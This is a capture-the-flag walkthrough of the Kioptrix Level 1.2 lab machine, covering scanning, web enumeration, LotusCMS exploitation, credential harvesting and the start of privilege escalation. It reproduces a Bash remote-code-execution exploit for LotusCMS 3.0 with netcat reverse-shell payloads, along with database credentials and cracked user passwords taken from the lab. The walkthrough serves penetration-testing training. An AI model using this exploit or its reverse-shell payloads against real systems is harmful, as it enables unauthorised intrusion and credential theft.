Kioptrix: Level 1.2 (#3)

Host discovery

netdiscover

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

18 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 1080
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.150.1   00:50:56:c0:00:08     15     900  VMware, Inc.
192.168.150.2   00:50:56:fa:d4:cf      1      60  VMware, Inc.
192.168.150.139 00:0c:29:35:cb:cb      1      60  VMware, Inc.
192.168.150.254 00:50:56:e5:fd:4f      1      60  VMware, Inc.
```

nmap

```
┌──(kali㉿kali)-[~/Desktop/DEPI/network/kiop3]
└─$ nmap -sn 192.168.150.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2024-09-20 12:16 EDT
Nmap scan report for 192.168.150.2 (192.168.150.2)
Host is up (0.0036s latency).
Nmap scan report for 192.168.150.130 (192.168.150.130)
Host is up (0.0015s latency).
Nmap scan report for 192.168.150.139 (192.168.150.139)
Host is up (0.052s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.56 seconds
```

Port Scanning

Find all open ports

```
──(kali㉿kali)-[~/Desktop/DEPI/network/kiop3]
└─$ sudo nmap -p- -T4 192.168.150.139 -oN all_ports.txt
Starting Nmap 7.94 ( https://nmap.org ) at 2024-09-20 12:17 EDT
Nmap scan report for 192.168.150.139 (192.168.150.139)
Host is up (0.0042s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:35:CB:CB (VMware)
```

```
Nmap done: 1 IP address (1 host up) scanned in 11.90 seconds
```

Detailed Scan on ALL dicovered ports

```
┌──(kali㉿kali)-[~/Desktop/DEPI/network/kiop3]
└─$ sudo nmap -sC -sV -O -p22,80 -T4 192.168.150.139 -oN detail
Starting Nmap 7.94 ( https://nmap.org ) at 2024-09-20 12:22 EDT
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing S
Service scan Timing: About 50.00% done; ETC: 12:22 (0:00:06 rema
Nmap scan report for 192.168.150.139 (192.168.150.139)
Host is up (0.00056s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2
| ssh-hostkey:
|   1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
|_  2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubu
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6
|_http-title: Ligoat Security - Got Goat? Security ...
MAC Address: 00:0C:29:35:CB:CB (VMware)
Warning: OSScan results may be unreliable because we could not f
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
OS and Service detection performed. Please report any incorrect
Nmap done: 1 IP address (1 host up) scanned in 8.91 seconds
```

Enumeration

HTTP TCP/80


Nikto Vulnerability scanning

```
┌──(kali㉿kali)-[~/Desktop/DEPI/network/kiop3]
└─$ nikto -host http://192.168.150.139
- Nikto v2.5.0
---------------------------------------------------------------
+ Target IP:          192.168.150.139
+ Target Hostname:    192.168.150.139
+ Target Port:        80
+ Start Time:         2024-09-20 12:59:43 (GMT-4)
---------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosi
+ /: Cookie PHPSESSID created without the httponly flag. See: ht
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.6.
+ /: The anti-clickjacking X-Frame-Options header is not present
+ /: The X-Content-Type-Options header is not set. This could al
+ No CGI Directories found (use '-C all' to force check all poss
+ PHP/5.2.4-2ubuntu5.6 appears to be outdated (current is at lea
+ Apache/2.2.8 appears to be outdated (current is at least Apach
+ /favicon.ico: Server may leak inodes via ETags, header found w
+ /: Web Server returns a valid response with junk HTTP methods
+ /: HTTP TRACE method is active which suggests the host is vuln
+ PHP/5.2 - PHP 3/4/5 and 7.0 are End of Life products without s
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potent
```


```
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potent
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potent
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potent
+ /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL da
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vnt
+ /phpmyadmin/: phpMyAdmin directory found.
+ /phpmyadmin/Documentation.html: phpMyAdmin is for managing MyS
+ /#wp-config.php#: #wp-config.php# file found. This file contai
+ 8101 requests: 0 error(s) and 20 item(s) reported on remote ho
+ End Time:           2024-09-20 13:00:17 (GMT-4) (34 seconds)
---------------------------------------------------------------
+ 1 host(s) tested
```

Info Disclouse in 404 erro

- Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch Server at 192.168.150.139 Port 80



Directory listing




Index of /modules

Name	Last modified	Size	Description
Parent Directory		-	
Backup/	14-Apr-2011 12:23	-	
Blog/	03-Aug-2010 14:46	-	
Dashboard/	14-Apr-2011 12:23	-	
FileManager/	14-Apr-2011 12:23	-	
Menu/	14-Apr-2011 12:23	-	
Nicedit/	14-Apr-2011 12:23	-	
TinyMCE/	14-Apr-2011 12:23	-	
lrte/	14-Apr-2011 12:23	-	

Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch Server at 192.168.150.139 Port 80

Info Disclouse in trace error




Info Disclousre via phpMyAdmin

phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts

- /phpmyadmin/
- /phpmyadmin/Documentation.html
- /phpmyadmin/changelog.php

- phpMyAdmin 2.11.3 Documentation
- Welcome to phpMyAdmin 2.11.3deb1ubuntu1.3

Login page Powered by: LotusCMS | LotusCMS Administration



Exploitation

Searchsploit

RCE in lotusCMS

ref: https://github.com/Hood3dRob1n/LotusCMS-Exploit/blob/master/lotusRCE.sh


script used:

```
#!/bin/bash
# Lotus CMS 3.0 eval() Remote Command Execition Exploit
# flaw in router() function, original write-up: http://secunia.c
# Scripted in Bash by HR
# USAGE: ./lotusRCE.sh target lotusCMS-path
# USAGE: ./lotusRCE.sh ki0ptrix3.com /
# USAGE: ./lotusRCE.sh 192.168.1.36 /lcms/
# Enter IP and PORT when asked to spawn netcat based reverse she

#Start the magic
target="$1" #Target site, ex: 192.168.1.36 or ki0ptrix3.com (no
path="$2" # Path to LotusCMS, ex: /lcms/ or /
junk=/tmp
storage1=$(mktemp -p "$junk" -t fooooobar1.tmp.XXX)
storage2=$(mktemp -p "$junk" -t fooooobar2.tmp.XXX)

#First a simple Bashtrap function to handle interupt (CTRL+C)
trap bashtrap INT

bashtrap(){
```

```
    echo
    echo
    echo 'CTRL+C has been detected!.....shutting down now' | gre
    rm -rf "$storage1"
    rm -rf "$storage2"
    #exit entire script if called
    exit 0
}
#End bashtrap()


page_exists(){
    #confirm page exists
    curl "$target$path/index.php?page=index" -I -o "$storage1" 2
    cat "$storage1" | sed '2,20d' | cut -d' ' -f2 > "$storage2"
    pageused=$(cat "$storage2")
    if [ "$pageused" == '200' ]; then
        echo
        echo "Path found, now to check for vuln...." | grep --co
        echo
        vuln_check
    else
        echo "Provided site and path not found, sorry...."
        exit;
    fi
}


vuln_check(){
    # page exists, check if vuln... URLencode: "page=index');${p
    curl $target$path/index.php --data "page=index%27%29%3B%24%7
    grep 'Hood3dRob1n' "$storage1" 2> /dev/null 2>&1
    if [ "$?" == 0 ]; then
        echo "Regex found, site is vulnerable to PHP Code Injec
        echo
        exploit_funk
```

```
    else
        echo "Unable to find injection in returned results, sor
        exit;
    fi

}

exploit_funk(){
    # Vuln confirmed, time to exploit shall we ;)
    echo "About to try and inject reverse shell...." | grep --c
    echo "what IP to use?"
    read IP
    echo "What PORT?"
    read PORT
    echo
    echo "OK, open your local listener and choose the method fo
    select reverse_options in "NetCat -e" "NetCat /dev/tcp" "Ne
    do
        case $reverse_options in
            "NetCat -e")
                curl $target$path/index.php --data "page=index%
            ;;
            "NetCat /dev/tcp")
                curl $target$path/index.php --data "page=index%
            ;;
            "NetCat Backpipe")
                curl $target$path/index.php --data "page=index%
            ;;
            "NetCat FIFO")
                curl $target$path/index.php --data "page=index%
            ;;
            "Exit")
                echo "got r00t?"
                exit;
            ;;
        esac
```

```
    done
}




#MAIN
clear
if [ -z "$1" ] || [ "$1" == '-h' ] || [ "$1" == '--help' ]; then
    echo
    echo "USAGE: $0 target LotusCMS_path" | grep --color 'USAGE'
    echo "EX: $0 192.168.1.36 /lcms/" | grep --color 'EX'
    echo "EX: $0 ki0ptrix3.com /" | grep --color 'EX'
    echo
    exit;
fi
page_exists
rm -rf "$storage1"
rm -rf "$storage2"

#EOF
```



Enumerating php file in root web directory

> i will hunt for credetials in php files


```
$ find . -type f -iname *config*
find . -type f -iname *config*
./gallery/gconfig.php
./data/modules/Blog/data/config.txt
```

Found SQL Creds in config files


```
$ cat ./gallery/gconfig.php
cat ./gallery/gconfig.php
<?php
        error_reporting(0);
        /*
                A sample Gallarific configuration file. You should edit
                the installer details below and save this file as gconfig.php
                Do not modify anything else if you don't know what it is.
        */

        // Installer Details ---------------------------------------

        // Enter the full HTTP path to your Gallarific folder below,
        // such as http://www.yoursite.com/gallery
        // Do NOT include a trailing forward slash

        $GLOBALS["gallarific_path"] = "http://kioptrix3.com/gallery";

        $GLOBALS["gallarific_mysql_server"] = "localhost";
        $GLOBALS["gallarific_mysql_database"] = "gallery";
        $GLOBALS["gallarific_mysql_username"] = "root";
        $GLOBALS["gallarific_mysql_password"] = "fuckeyou";

        // Setting Details -----------------------------------------

if(!$g_mysql_c = @mysql_connect($GLOBALS["gallarific_mysql_server"], $GLOBALS["gallarific_mysql_
username"], $GLOBALS["gallarific_mysql_password"])) {
                echo("A connection to the database couldn't be established: " . mysql_error());
                die();
}else {
        if(!$g_mysql_d = @mysql_select_db($GLOBALS["gallarific_mysql_database"], $g_mysql_c)) {
                echo("The Gallarific database couldn't be opened: " . mysql_error());
                die();
        }else {
                $settings=mysql_query("select * from gallarific_settings");
                if(mysql_num_rows($settings)≠0){
                        while($data=mysql_fetch_array($settings)){
                                $GLOBALS["{$data['settings_name']}"]=$data['settings_value'];
                        }
                }
```


Connect to phpmyadmin using found creds

```
Username: root
Password: fuckeyou
```



Fund Users and Passwords in DB






Crack Password Hashes

- using https://crackstation.net/ we managed to find passwords for users

```
dreg:0d3eccfb887aabd50f243b3f155c0f85:Mast3r
loneferret:5badcaf789d3d1d09794d8f021f40f0e:starwars
```

All Found creds

```
dreg:Mast3r
loneferret:starwars
admin:n0t7t1k4
```



Priv ESC

1. ssh to user `loneferret`

   ```
   ssh loneferret@192.168.150.139 -oHostKeyAlgorithms=+ssh-rsa
   ```